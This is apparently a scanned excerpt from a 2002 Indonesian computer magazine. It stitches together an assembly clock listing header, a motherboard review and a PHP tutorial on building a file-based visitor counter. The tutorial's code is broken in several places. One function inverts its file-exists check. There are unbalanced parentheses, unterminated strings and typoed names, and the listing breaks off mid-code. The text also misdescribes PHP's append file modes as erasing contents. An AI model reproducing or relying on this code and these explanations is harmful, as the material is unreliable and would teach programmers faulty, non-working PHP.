
```
*** Neoclock1.asm
*** KX8 Digital Clock
*** Purpose:  Introduction 2 Assembly
*** Device:   68HC908KX8
*** Assembler: CASM @ WIN IDE pemicro
* Description: On Main Loop: Count Time, Display Time.
*              On Interrupt: Timer using ICG (Internal Clock Generator).
```

```
*** MACRO DEFINITIONS *****
* Combine 2 parameter (bit & byte) to single parameter (bitname)
* Based on Macro by Raymond Weisling.
*****
```

Listing selanjutnya dari makro ini dapat anda peroleh pada CD NeoTek bulan ini (file: Neoclock1.txt).

Ralat

Pada artikel *Proyek Digital Clok (1)*, hlm. 42 NeoTek Vol 3, No 1, Oktober 2002 terdapat gambar kembar. Gambar kedua pada halaman tersebut seharusnya adalah:



• Programmer dengan konfigurasi Un-secured = NO.

Coverage IndoComtech 2002, Dyandra
17,6 x 12 cm


VIA Apollo P4PB 400

Motherboard Terbaru dari VIA Tech

SEBUAH MOTHERBOARD KELUARAN VIA TECHNOLOGY dengan kode P4PB 400 belum lama ini telah diluncurkan di pasaran komputer Indonesia, motherboard yang mendukung processor Intel Pentium IV dan Intel Celeron dengan Front Side Bus 533/400 Mhz ini menggunakan chipset Apollo P4X400 North Bridge dan VT8235 South Bridge. Motherboard ini juga dilengkapi dengan AGP 8x, menggunakan DDR 333 memory dan juga fitur lainnya seperti USB 2.0/1.1 yang terintegrasi, IDE ATA 133, onboard IEEE 1394, 10/100 LAN dan sebuah smart card connector.

Seperti motherboard jaman sekarang, P4PB 400 juga menggunakan sound onboard yaitu VIA 1616 audio chip yang mendukung audio 6 channel, crisp, digital surround dan mendukung output optical dan SPDIF, namun untuk dapat menikmati suara yang bagus kita memerlukan speaker yang mendukung output digital dan sedikitnya berbentuk 5.1 speakers.

Untuk koneksi jaringan, P4PB 400 menggunakan kinerja dari VIA VT6105M 10/100 Mbps Ethernet Lan



Chip yang onboard pada motherboard ini. Chip Lan ini merupakan produk terbaru dan unggulan dari VIA yang memudahkan kita mengatur suatu jaringan dengan fitur Wake-on-LAN, remote bootability dan multiple VLAN.

Motherboard ini menggunakan ukuran ATX 4 layers (30.5 cm x 22.5 cm) dengan tiga slot DDR333, 5 slot untuk PCI, 1 slot AGP 8x dan 1 slot CNR. Dokumen pembantu yang diberikan cukup lengkap berupa 1 user's manual dan 1 Quick Installation. CD bundle yang diberikan berisikan driver untuk motherboard dan sebuah aplikasi bernama Flite Deck yang dapat memudahkan user dalam over clocking, system monitoring dan BIOS Updates juga disertai dengan 4 utilitas yaitu Mission Control, Jet Stream, Flash Point dan Sys Probe.

Kelemahan dari motherboard ini terletak pada tidak adanya slot ISA dan socket untuk SDRAM yang mungkin masih perlu dipakai. Tapi ini didukung pula dengan kelebihan seperti motherboard ini khusus untuk para overclocker pemula yang ingin mencoba namun takut rusak motherboardnya, kali ini ada BIOS Over clocking Auto Recovery.

Spesifikasi VIA Apollo P4PB 400

Processor	Intel Pentium 4 dan Celeron 533/400 FSB
Chipset	VIA Apollo P4X400 NorthBridge VT8235 SouthBridge
System Memory	3 DDR333 Sockets up to 3 GB
Slot tambahan	1 AGP 8x/4x slot (1.5V Support) 5 PCI Slots 1 CNR Slots
Onboard IDE	2 x ATA133/100 Connectors
Onboard FDD	1 x FDD Connector
Onboard Audio Codec	VIA VT1616 6 Channel AC'97
Onboard IEEE1394	VIA VT6306 IEEE 1394 (optional)
Onboard I/O	2 USB 2.0/1.1 Connectors for 4
Additional ports	2 IEEE 1394 ports (optional) 1 Audio pin header for SPDIF, Read, Sub/Center CD Audio-in in Connector AUX-in Connector Voice Modem Connector IR Connector Wake-on-LAN, Wake-on-RING CPU/Power/Sys Fan 20-pin ATX Power, 4-pin ATX AUX
12V power	1x Buzzer 1 Dip Switch for 100/133/Auto FSB
Setting	System Intrusion Connector Smart Card Reader Connector
Back Panel I/O	1 PS2 Mouse Port 1 PS2 Keyboard Port 1 RJ 45 100/10Mb LAN Port 2 USB 2.0/1.1 Ports 2 Serial Ports 1 Parallel Port 3 Audio Jacks 1 Game/Midi Port
BIOS DMI 2.0	Award BIOS, STR, ACPI, Wfm 2.0. 2/4Mbit Flash Memory
Overclocking by 1Mhz increments	100Mhz up to 200Mhz adjustment Tunebale Vcore/Vdimm/Vagp BIOS Overclocking Auto Recovery
Distributor	PT ATIKOM Mega Pratama 021-6123612 www.atikom.co.id
Harga	\$ 102

PHP Praktis dalam Aplikasi Aplikasi Counter

Pada bagian ini, NeoTek mengajak anda mempelajari PHP dalam praktik dengan membuat **aplikasi counter** untuk situs Web anda untuk mengetahui jumlah kunjungan ke situs tersebut.

KALI INI KITA AKAN MENCOBA MEMBUAT SUATU aplikasi yang sering sekali digunakan oleh para pemilik situs, yaitu **page counter** alias penghitung banyaknya pengunjung ke dalam situs kita. Memang di Internet telah banyak tersedia konter gratisan yang siap pakai. Tapi tentunya situs anda akan jauh lebih tampak profesional jika anda memasang *page counter* buatan sendiri.

Pada aplikasi kali ini kita belum menggunakan DBMS—seperti MySQL—meskipun demikian kita akan mulai menggunakan basisdata dalam bentuk file biasa, sehingga pada tulisan kali ini kita akan mulai mempelajari fungsi-fungsi manipulasi file.

PHP Mengenal 8 macam tipe data yaitu: *boolean*, *array*, *integer*, *object*, *floating point*, *resource*, *string*, dan *null*. Pada artikel ini dibahas dua tipe data: String dan Array.

Tipe Data String

Suatu string dapat didefinisikan dengan 3 cara:

- **‘String’**—String dengan menggunakan tanda petik tunggal. Perhatikan contoh pemakaian sebagai berikut :

```
echo 'contoh string sederhana';
echo 'Anda dapat menuliskan string lebih dari satu baris, seperti ini';
echo 'Saya berkata: "I\'ll be back"';
// output: ... "I'll be back"
echo 'Are you sure you want to delete C:\\*.??';
// output: ... delete C:\\*.??
echo 'Are you sure you want to delete C:\\*.??';
// output: ... delete C:\\*.??
echo '\n a newline';
// output: \n a newline
```

Dari contoh di atas dapat disimpulkan bahwa setiap nama *variabel* dan *escaped character* seperti (\n) tidak akan dieksekusi pada penggunaan tanda petik tunggal.

- **“String”**—String dengan menggunakan tanda petik ganda. Jika menggunakan tanda petik ganda maka PHP akan mengeksekusi nama-nama variabel serta escaped character. Perhatikan tabel escaped character berikut ini:

Sequence	Meaning
\n	Ganti baris
\r	Carriage
\t	Tab horizontal
\\	Backslash
\\$	Tanda dolar
\"	Tanda kutip
\[0-7]{1,3}	Urutan karakter yang sesuai dengan ekspresi reguler adalah karakter yang berada dalam notasi oktal
\x[0-9A-Fa-f]{1,2}	Urutan karakter yang sesuai dengan ekspresi reguler adalah karakter yang berada dalam notasi heksa

- **“<<<”**—String dengan menggunakan here doc syntax . Perhatikan contoh berikut:

```
<?php
$str = <<<EOD
Example of string spanning multiple lines using heredoc syntax.
EOD;

/* More complex example, with variables. */
class foo
{
    var $foo;
    var $bar;

    function foo()
    {
        $this->foo = 'Foo';
        $this->bar = array('Bar1', 'Bar2', 'Bar3');
    }
}

$foo = new foo();
$name = 'MyName';

echo <<<EOT
My name is "$name". I am printing some $foo->foo.
Now, I am printing some {$foo->bar[1]}.
This should print a capital 'A': \x41
EOT;
?>
```

Operasi pemecahan terhadap string:

Pada aplikasi kali ini kita akan menggunakan fungsi **explode()** untuk memecah string menjadi array asosiatif. Fungsi **explode()** mempunyai dua komponen utama yaitu format, maksudnya adalah karakter atau string yang digunakan sebagai pemisah, dan string yang akan di proses itu sendiri. Perhatikan contoh berikut ini:

```
<?php
$str1="Majalah Neotek";
$str2=explode(" ", $str1);
?>
```

Pada contoh di atas variabel \$str2 akan merupakan suatu array asosiatif dengan dua elemen yaitu elemen ke-0 "Majalah", dan elemen ke-1 "Neotek".

Menggabungkan beberapa variabel dalam satu string:

Paling mudah dengan menggunakan tanda petik ganda. Seperti yang telah kita jelaskan di atas.

Tipe Data Array

Array atau larik, yaitu suatu data yang berisi lebih dari satu elemen atau nilai serta dapat diindeks baik dengan penomoran maupun dengan penamaan. Array seperti ini disebut sebagai

array asosiatif. Dalam PHP array tidak harus satu tipe, namun boleh berbeda-beda tipe.

Pendefinisian Array

Array dapat kita definisikan langsung dengan menyebutkan anggota-anggotanya. Contohnya adalah sebagai berikut:

```
<?php
$larik[]=1;$larik[]=2;$larik[]=3;$larik[]=4;
?>
```

Jika kita panggil \$larik[0], maka yang akan ditampilkan adalah 1, jika kita panggil \$larik[1] yang akan ditampilkan adalah 2 dan demikian seterusnya.

Array dapat juga didefinisikan dengan menggunakan fungsi array(). Berikut adalah contohnya:

```
<?php
$larik=array(1,2,3,4);
?>
```

Contoh di atas menghasilkan nilai yang sama dengan contoh sebelumnya.

Operator

Operator Aritmatika

Yaitu operator yang digunakan untuk melakukan operasi matematika dasar. Perhatikan daftar pada tabel berikut :

Contoh	Nama	Hasil
\$a + \$b	Penjumlahan	Jumlah \$a dan \$b.
\$a - \$b	Pengurangan	Selisih \$a dan \$b.
\$a * \$b	Perkalian	Hasil kali \$a dan \$b.
\$a / \$b	Pembagian	Hasil bagi \$a oleh \$b.
\$a % \$b	Sisa bagi	Sisa bagi \$a oleh \$b.

Operator Assignment

Operator dasar assignment adalah '=', yang memiliki arti bahwa ekspresi sebelah kanan akan diisi dengan ekspresi di sebelah kiri operator. Selain operator dasar tersebut, operator assignment juga terdiri dari gabungan antara operasi dasar dengan operator aritmatika. Perhatikan tabel berikut :

Contoh	Hasil
\$a += \$b	\$a = \$a + \$b
\$a -= \$b	\$a = \$a - \$b
\$a *= \$b	\$a = \$a * \$b
\$a /= \$b	\$a = \$a / \$b
\$a %= \$b	\$a = \$a % \$b

Operator Bitwise

Operator yang digunakan untuk operasi dalam bit. Perhatikan tabel berikut:

Contoh	Deskripsi
\$a & \$b	Operasi And
\$a \$b	Operasi Or
\$a ^ \$b	Operasi Xor
~ \$a	Operasi Not
\$a << \$b	Geser kiri
\$a >> \$b	Geser kanan

Operator Perbandingan

Operator yang digunakan untuk membandingkan dua ekspresi. Perhatikan tabel berikut:

Contoh	Nama	Hasil
\$a == \$b	Sama dengan	TRUE jika \$a sama dengan \$b.
\$a === \$b	Identik	TRUE jika \$a sama dan setipe dengan \$b(PHP4)
\$a != \$b	Tidak sama dengan	TRUE jika \$a tidak sama dengan \$b.
\$a <> \$b	Tidak sama dengan	TRUE jika \$a tidak sama dengan \$b.
\$a !== \$b	Tidak Identik	TRUE jika \$a tidak sama & tidak setipe dengan \$b(PHP4)
\$a < \$b	Lebih kecil	TRUE jika \$a lebih kecil dari \$b.
\$a > \$b	Lebih besar	TRUE jika \$a lebih besar dari \$b.
\$a <= \$b	Lebih kecil sama dengan	TRUE jika \$a lebih besar sama dengan \$b.
\$a >= \$b	Lebih besar sama dengan	TRUE jika \$a lebih kecil sama dengan \$b.

Selain operator-operator kondisional di atas, terdapat juga operator kondisional "?:". Perhatikan contoh berikut:

```
(kondisi) ? (ekspresi 1) : (ekspresi 2);
```

Operator ini akan memberikan nilai pada ekspresi satu jika kondisi terpenuhi dan sebaliknya jika kondisi tidak dipenuhi maka yang akan digunakan adalah ekspresi yang kedua.

Operator Increment/Decrement

Yaitu operator yang digunakan untuk menambah atau mengurangi satu angka. Perhatikan tabel berikut:

Contoh	Nama	Hasil
++\$a	Pre-increment	Menaikkan nilai \$a, mengembalikan nilai \$a.
\$a++	Post-increment	Mengembalikan nilai \$a, menaikkan nilai \$a
-\$a	Pre-decrement	Menurunkan nilai \$a, mengembalikan nilai \$a.
\$a--	Post-decrement	Mengembalikan nilai \$a, menurunkan nilai \$a

Untuk lebih jelasnya, lihat contoh berikut:

```
<?php
echo "<h3>Postincrement</h3>";
$a = 5;
echo "Should be 5: " . $a++ . "<br>\n";
echo "Should be 6: " . $a . "<br>\n";

echo "<h3>Preincrement</h3>";
$a = 5;
echo "Should be 6: " . ++$a . "<br>\n";
echo "Should be 6: " . $a . "<br>\n";

echo "<h3>Postdecrement</h3>";
$a = 5;
echo "Should be 5: " . $a-- . "<br>\n";
echo "Should be 4: " . $a . "<br>\n";

echo "<h3>Predecrement</h3>";
$a = 5;
echo "Should be 4: " . --$a . "<br>\n";
echo "Should be 4: " . $a . "<br>\n";
?>
```

Operator Logika

Yaitu operator yang digunakan untuk menggabungkan nilai kebenaran dua ekspresi. Perhatikan tabel contoh pada halaman berikut:

Contoh	Nama	Hasil
\$a and \$b	Operasi And	TRUE jika \$a dan \$b TRUE.
\$a or \$b	Operasi Or	TRUE jika salah satu \$a atau \$b TRUE.
\$a xor \$b	Operasi Xor	TRUE jika salah satu saja \$a atau \$b TRUE
! \$a	Operasi Not	TRUE jika \$a FALSE.
\$a && \$b	Operasi And	TRUE jika \$a dan \$b TRUE.
\$a \$b	Operasi Or	TRUE jika salah satu \$a atau \$b TRUE.

Operator Precedence

Dalam suatu ekspresi sangat dimungkinkan adanya penggunaan operator-operator secara bersamaan. Pengerjaan operasi akan didasarkan pada prioritas. Sebagai contoh perhatikan operasi berikut:

```
$a = 2 + 8 / 4;
```

Pada ekspresi di atas nilai dari variabel \$a adalah 4, karena operasi pembagian terhadap bilangan akan dilaksanakan terlebih dahulu, baru setelah itu hasilnya akan ditambahkan ke 2.

Penggunaan tanda dalam kurung "()", dapat dijadikan solusi yaitu untuk mengelompokkan operasi-operasi yang harus dikerjakan terlebih dahulu. Sebagai contoh perhatikan operasi berikut :

```
$a = (2 + 8) / 4
```

Pada ekspresi kali ini nilai dari variabel \$a adalah 2.5, karena operasi penjumlahan akan dilakukan terlebih dahulu.

Untuk lengkapnya perhatikan tabel berikut:

Associativity	Operators
left	,
left	Or
left	Xor
left	dan
right	print
left	= += -= *= /= .= %= &= = ^= ~= <<= >>=
left	? :
left	
left	&&
left	
left	^
left	&
non-associative	== != === !==
non-associative	< <= > >=
left	<< >>
left	+ - .
left	* / %
right	! ~ ++ -- (int) (double) (string) (array) (object) @
right	[
non-associative	new

Operator String

Ada dua operator string yaitu "." dan "=". Untuk pemakaiannya perhatikan contoh berikut:

```
$a = "Belajar ";
$b = $a . "PHP"; // $b = "Belajar PHP"
```

```
$a = "Belajar ";
$a.= "PHP" // $a = "Belajar PHP"
```

Percabangan dengan statement If dan If...else

Pada pembahasan sebelumnya kita telah membicarakan percabangan dengan *switch*. Kali ini kita akan membicarakan percabangan dengan dua statement lain yaitu **statement If** serta **statement If...else**.

Statement If

Digunakan untuk menentukan apakah sekelompok *statement* akan dieksekusi atau tidak, bergantung pada kondisi yang diasumsikan. Jika kondisi terpenuhi maka kelompok *statement* akan dieksekusi. Namun jika tidak maka akan dilewati begitu saja. Berikut adalah sintaksnya:

```
If(Kondisi){
    kelompok statement ;
}
```

Statement If...else

Digunakan untuk menentukan mana yang akan dieksekusi dari dua kelompok *statement* tergantung dengan kondisi yang diasumsikan. Jika kondisi terpenuhi kelompok *statement* pertama yang akan dieksekusi, jika kondisi tidak terpenuhi maka kelompok *statement* kedua yang akan dieksekusi. Berikut adalah sintaksnya :

```
If(kondisi){
    Kelompok statement pertama;
} else {
    Kelompok statement kedua;
}
```

Fungsi

Selain fungsi-fungsi *built-in* yang telah disediakan oleh PHP, kita juga dapat mendefinisikan sendiri fungsi-fungsi baru sesuai dengan kebutuhan. Pendefinisian fungsi-fungsi ini dapat mempersingkat alur aplikasi program utama, karena mendefinisikan dalam fungsi berarti membagi-bagi program menjadi sub bagian yang lebih kecil.

Mendefinisikan suatu fungsi caranya yaitu dengan menggunakan **statement function** diikuti dengan nama fungsi yang akan didefinisikan. Ingat, nama fungsi yang kita definisikan tidak boleh sama dengan nama fungsi yang telah ada pada fungsi-fungsi *built-in* PHP. Karena akan muncul pesan *error* jika kita tetap memaksakan diri.

Berikut adalah sintaks umum pendefinisian suatu fungsi:

```
Function namafungsi(){
    Sekelompok Statement;
}
```

Dalam fungsi jika hasil operasi dalam fungsi ingin dikembalikan ke suatu nilai saja, maka dapat digunakan **statement return**, yang diikuti oleh nilai atau variabel yang akan dijadikan nilai kembalian.

Pemanggilan fungsi dari program utama yaitu dengan cara menyebutkan nama fungsi tersebut.

Fungsi-Fungsi Manipulasi File

Pada pembahasan kali ini yang akan kita bicarakan adalah fungsi-fungsi yang berkenaan dengan manipulasi suatu file teks, yaitu:

Fungsi chmod()

Fungsi ini digunakan untuk mengubah mode suatu file. Mode harus dalam oktal. Perhatikan contoh berikut:

```
chmod ("/somedir/somefile", 755); // desimal; salah!
chmod ("/somedir/somefile", "u+rw,go+rx"); // string; salah!
chmod ("/somedir/somefile", 0755); // oktal; benar!
```

Fungsi fopen()

Fungsi ini digunakan untuk membuka koneksi ke suatu file, memiliki dua parameter formal yaitu **fopen(namafile, mode)**. Namafile adalah nama file yang akan dibuka. Sedangkan mode adalah:

- 'r' - membuka file hanya untuk dibaca saja; pointer berada di awal file.
- 'r+' - membuka file untuk dibaca dan ditulis; pointer berada di awal file.
- 'w' - membuka file hanya untuk ditulis saja, pointer berada di awal file, dan jika sebelumnya file telah terisi maka isi file akan terhapus, jika file belum ada maka akan dibuat file baru.
- 'w+' - membuka file untuk ditulis dan dibaca, pointer berada di awal file, dan jika sebelumnya file telah terisi maka isi file akan terhapus, jika file belum ada maka akan dibuat file baru.
- 'a' - membuka file hanya untuk ditulis saja, pointer berada di akhir file, dan jika sebelumnya file telah terisi maka isi file akan terhapus, jika file belum ada maka akan dibuat file baru.
- 'a+' - membuka file hanya untuk ditulis saja, pointer berada di akhir file, dan jika sebelumnya file telah terisi maka isi file akan terhapus, jika file belum ada maka akan dibuat file baru.

Perhatikan contoh berikut:

```
$fp = fopen ("/home/rasmus/file.txt", "r");
$fp = fopen ("/home/rasmus/file.gif", "wb");
$fp = fopen ("http://www.php.net/", "r");
$fp = fopen ("ftp://user:password@example.com/", "w");
```

Fungsi fread()

Digunakan untuk membaca isi file yang telah dibuka dengan fungsi fopen(), sebelumnya. Perhatikan contoh berikut:

```
// definisi lokal file
$filename = "/usr/local/something.txt";
$fd = fopen ($filename, "r");
$content = fread ($fd, filesize ($filename));
fclose ($fd);
```

Fungsi fwrite()

Digunakan untuk menuliskan ke dalam file. Perhatikan pembahasan aplikasi!

Fungsi fclose()

Digunakan untuk menutup koneksi file. Perhatikan pembahasan aplikasi!

Pembahasan Aplikasi

Sebelum membahas algoritma dari aplikasi konter, ada baiknya jika kita lihat dahulu file-file apa saja yang akan kita gunakan dalam aplikasi ini. Kita dapat mengelompokkan file-file yang akan kita gunakan menjadi dua bagian yaitu:

File Basisdata

File-file yang kita gunakan untuk menyimpan data jumlah pengunjung situs. File basisdata yang kita gunakan ada dua yaitu:

• Total.db.php

File yang kita gunakan untuk menyimpan data total pengunjung situs. Kita namakan file ini dengan nama total.db.php. Buat dengan notepad source file total.db.php sebagai berikut :

```
<?#1#?>
```

Keterangan:

Data angka yang merupakan bilangan yang menunjukkan jumlah total pengunjung situs kita apit dengan tag `<? ... ?>` yang merupakan tag pembuka dan penutup suatu file PHP dengan tujuan keamanan. Sehingga data yang ada tidak dapat diakses oleh pihak luar. Sedangkan antara tag pengapit dengan data kita pisahkan dengan menggunakan tanda pagar (#). Ada keuntungan tersendiri jika kita menggunakan tanda pagar di sini sebagai pemisah. Pertama, tanda pagar merupakan salah satu cara untuk menandai komentar dalam skrip PHP, sehingga nantinya jika ada yang iseng mengakses halaman ini yaitu total.db.php dari browser, maka yang akan didapatkannya hanyalah sebuah halaman kosong, karena tidak ada pemrosesan terhadap komentar. Selain itu tanda pagar ini hanya satu karakter saja sehingga dapat menghemat ukuran file database kita nantinya.

Mungkin anda bertanya mengapa musti ada pemisah antara tag pengapit dengan data. Jawabnya sangat sederhana. Yaitu karena dengan adanya tag pemisah ini kita akan dengan sangat mudah dapat memanipulasi isi file yang nota bene adalah *string* biasa.

• harian.db.php

File yang kita gunakan untuk menyimpan data harian pengunjung situs. Kita namakan file ini dengan nama harian.db.php. Buat dengan notepad source file harian.db.php sebagai berikut:

```
<?#01052002#1#?>
```

Keterangan:

Prinsipnya file harian.db.php ini sama saja dengan file total.db.php. Tapi karena file ini bertugas untuk mencatat data secara harian maka ada tambahan data yaitu tanggal dalam format "ddmmyyyy", sebagai identifikasi terhadap hari yang sedang berlangsung nantinya. Dalam file ini kita juga masih menempatkan data-data dalam tag pengapit `<? ... ?>` serta memakai tanda pagar (#) sebagai pemisah.

File Pemroses

Merupakan *source* dari aplikasi itu sendiri, yang terdiri dari fungsi-fungsi yang kita definisikan untuk melakukan tugas-tugas tertentu yaitu untuk membaca file serta menulis pada file basisdata.

File pemroses akan memuat dua fungsi utama yang akan kita gunakan untuk memanipulasi file-file basisdata. Kedua fungsi tersebut adalah:

• bacafile()

Fungsi yang kita gunakan untuk membaca isi file-file database

Fungsi ini kita namakan bacafile(), yang *source*-nya seperti tertulis berikut ini:

```

<?php
function bacafile($x){
//cek dulu apakah file yang akan dibaca ada?
if(!file_exists($x){
chmod($x,0644); //file yang akan dibaca diubah modenya supaya dapat
//dibaca
$bfile=fopen($x,"r");//koneksi terhadap file
$bfile=fread($bfile,filesize($x));//proses membaca isi file
fclose($bfile); //menutup koneksi terhadap file
return $bfile; // mengembalikan nilai fungsi kepada nilai variabel
//$bfile
} else {
$bfile=fopen($x,"w");//membuat file baru
if($x=="total.db.php"){
$strfile="<?#1#?> //string yang dituliskan pada file total.db.php
} else {
$strfile="<?#01052002#1#?> //isi file harian.db.php
}
$strfile=fwrite($bfile,$strfile,strlen($strfile)); //proses penulisan
fclose($bfile);
return $strfile; //jika file tidak ada maka fungsi dikembalikan ke
//string awal
}
}
?>

```

Keterangan:

Secara ringkas cara kerja dari fungsi baca file di atas adalah, pertama file menerima sebuah variabel input berupa nama file yang akan dibaca isinya, yang kemudian dilakukan pertama kali adalah mengecek apakah file itu ada ataupun tidak. Langkah ini dimaksudkan untuk berjaga-jaga, barangkali saja kita lupa mengupload file database, maka bisa dibuatkan file baru nantinya.

Selanjutnya dengan percabangan *if...else* kita membuat percabangan. Kemungkinan pertama yaitu file telah ada, kemungkinan yang kedua file tidak ada. Untuk kemungkinan yang pertama mula-mula kita harus meyakinkan dulu apakah file tersebut bisa terbaca atau tidak yaitu dengan mengubah modenya menjadi 0644, sehingga yakinlah kita kalau kita punya wewenang penuh untuk membaca file tersebut. Langkah ini kita lakukan dengan menggunakan fungsi `chmod()`.

Proses pembacaan kita mulai dengan membuka koneksi terhadap file dengan fungsi `fopen()`, dengan dengan mode `r`, artinya kita hanya akan membaca file tersebut saja dengan meletakkan pointer dari awal file. Setelah koneksi terjalin, maka proses pembacaan file itu sendiri mulai kita lakukan dengan menggunakan fungsi `fread()`. Dengan fungsi `fread()` ini, kita harus menentukan seberapa banyak karakter yang harus kita baca, tentunya kita tidak bisa menetapkan dengan pasti karena sifat file database yang selalu berubah-ubah isi datanya. Untunglah suatu file teks besar filenya dalam byte sangat identik dengan jumlah karakter yang tertulis dalam file tersebut, sehingga kita bisa menetapkan banyaknya karakter yang harus dibaca adalah sejumlah sama dengan besar file tersebut dalam byte. Karena pada dasarnya file basisdata kita ini adalah file teks biasa maka kita dapat menetapkan cara ini. Fungsi yang bisa kita gunakan untuk menentukan besarnya file yang akan dibaca dalam byte adalah fungsi `filesize()`. Sehingga masalah ini menjadi selesai. Hasil pembacaan kita simpan dalam sebuah variabel yang kita namakan sebagai variabel `$baca`. Lalu

akhirnya nilai yang terkandung dari variabel inilah yang kita kembalikan untuk nilai akhir dari fungsi `bacafile()` kita, dengan menggunakan statement *return*.

Maka selesailah percabangan untuk kemungkinan yang pertama. Masih ada satu kemungkinan lagi yaitu kemungkinan yang kedua jika file tidak ditemukan. Langkah yang kita lakukan adalah dengan membuat file baru dengan nilai awal. Caranya dengan menggunakan fungsi `fopen()` dengan mode `w`, yaitu meletakkan *pointer* di awal file, untuk membuat sebuah file teks baru dengan nama file yang akan kita baca, apakah itu `total.db.php` ataupun `harian.db.php`. Selanjutnya kita kembali dihadapkan pada pilihan isi dari file baru yang akan kita buat, karena seperti yang telah kita kemukakan di atas isi antara file `total.db.php` dengan file `harian.db.php` adalah tidak sama polanya.

Dengan demikian percabangan dengan *if...else* kembali menjadi solusi. Pertama kita anggap file adalah `total.db.php`. Jika kondisi ini benar maka kita menentukan suatu variabel baru, yaitu variabel `$strfile` dengan nilai isi awal dari file `total.db.php`. Sebaliknya jika ternyata kondisi salah maka kita akan mengisi kedalam variabel tersebut isi awal dari file `harian.db.php`. Selesailah masalah pemilihan isi file ini. Selanjutnya proses penulisan file kita lakukan dengan fungsi `fwrite()`. Masalah kembali muncul karena dengan fungsi ini kita harus menentukan panjang karakter yang akan dituliskan, sementara karakter yang akan kita tuliskan tidak dapat kita pastikan karena harus melalui percabangan terlebih dahulu. Namun masalah ini kemudain menjadi selesai karena kita dapat menggunakan fungsi `strlen()` untuk menentukan panjang string dalam suatu variabel.

Setelah itu koneksi terhadap file kita tutup dengan fungsi `fclose()`. Dan nilai dari fungsi kita kembalikan ke nilai variabel `$strfile`. Dengan demikian selesailah percabangan untuk kemungkinan yang kedua, yang sekaligus selesai pulalah fungsi kita yang pertama, `bacafile()`.

• tulisfile()

Fungsi yang kita gunakan untuk menulis isi file-file database

Fungsi ini kita namakan sebagai fungsi `tulisfile()`, berikut adalah *source code*-nya :

```

<?php
function tulisfile($x,$y){
//cek apakah string yang akan dituliskan ada nilainya?
if($x!=""){
//cek apakah file yang akan ditulisi ada?
if(file_exists($y)){
chmod($y,0644); //ubah mode file supaya dapat terbaca,
//hanya jika file sudah ada
}
$bfile=fopen($y,"w");//koneksi ke file
fwrite($bfile,$x,strlen($x)); //proses menulis
fclose($bfile); //menutup koneksi
}
}
?>

```

Keterangan:

Secara ringkas kita dapat memahami *source code* di atas sebagai berikut. Pertama kita asumsikan bahwa nilai yang akan kita tuliskan ke file tidak boleh merupakan string kosong, sehingga dengan statement *if* kita akan membuat pilihan apakah proses penulisan akan dilaksanakan atau tidak.

Cukup kita lakukan dengan memberi kondisi bahwa nilai variabel \$x tidak kosong. Jika kondisi ini terpenuhi maka proses penulisan akan dilakukan oleh fungsi, namun jika kondisi ini tidak terpenuhi, maka fungsi tidak akan melakukan proses penulisan. Sekarang jika kondisi terpenuhi maka langkah selanjutnya adalah kita menentukan pilihan kembali apakah kita perlu mengubah mode file ataukah tidak.

Jika file sudah ada, ada baiknya untuk jaga-jaga kita ubah dahulu mode file sehingga kita yakin betul kita punya wewenang penuh untuk menulis file tersebut. Namun jika file tersebut belum ada maka justru kita tidak boleh melakukan langkah ini karena akan menyebabkan *error* dalam fungsi kita ini.

Untuk itu kembali dengan statement If kita dapat menentukan apakah langkah ini akan dilakukan ataukah dilewati begitu saja. Caranya yaitu dengan memberi kondisi bahwa file tersebut telah ada. Jika kondisi ini benar maka langkah mengubah mode file akan dilakukan, namun jika kondisi ini salah maka langkah ini akan dilewati begitu saja. Selanjutnya adalah kita membuat koneksi ke file, jika file itu telah ada atau kita membuat suatu file baru jika file tersebut belum ada yaitu dengan menggunakan fungsi fopen() dengan mode w. Kemudian proses penulisan dilakukan dengan fungsi fwrite() dengan keterangan analog dengan fungsi sebelumnya. Dan setelah proses penulisan selesai koneksi terhadap file kita tutup dengan fungsi fclose(). Maka selesailah fungsi kita yang kedua.

Setelah selesai mendefinisikan fungsi yang akan kita gunakan, maka sekarang kita tinggal membuat alur dari aplikasi konter kita. Perhatikan source code-nya sebagai berikut:

```
<?php
$f1="total.db.php";//file database yang pertama
$f2="harian.db.php";//file database yang kedua
$ Baca1=bacaf1le($f1);//proses baca file database pertama
$ Baca2=bacaf1le($f2); //proses baca file database kedua
//memecah hasil baca1 menjadi array asosiatif
$h1=explode("#",$ Baca1);
$total_konter=$h1[1];//data pengunjung total
//memecah hasil baca2 menjadi array asosiatif
$h2=explode("#",$ Baca2);
$harian_konter=$h2[2];//data pengunjung hari ini
$tanggal_konter=$h2[1];//tanggal yang tertera dalam file harian
//pengecekan sesi_konter
session_start();
if(!session_is_registered(sesi_konter)){
    $sesi_konter="isi";//mengisi variabel sesi dengan suatu nilai
    session_register("sesi_konter");//registrasi variabel sesi
    $total_konter++;//nilai konter total dinaikkan
    $str_total="<?# $total_konter#?>";//isi file yang telah diupdate
    tulisfile($str_total,$f1);//proses update file total.db.php
    $sekarang=date("dmY");//melihat tanggal sekarang
    //cek apakah tanggal sekarang sama dengan yang tertera di file?
    if($tanggal_konter==$sekarang){
        $harian_konter++;//konter harian dinaikkan
    } else {
        $harian_konter=1;//konter harian dikembalikan ke 1
    }
    $str_harian="<?# $sekarang# $harian_konter#?>";//isi file diupdate
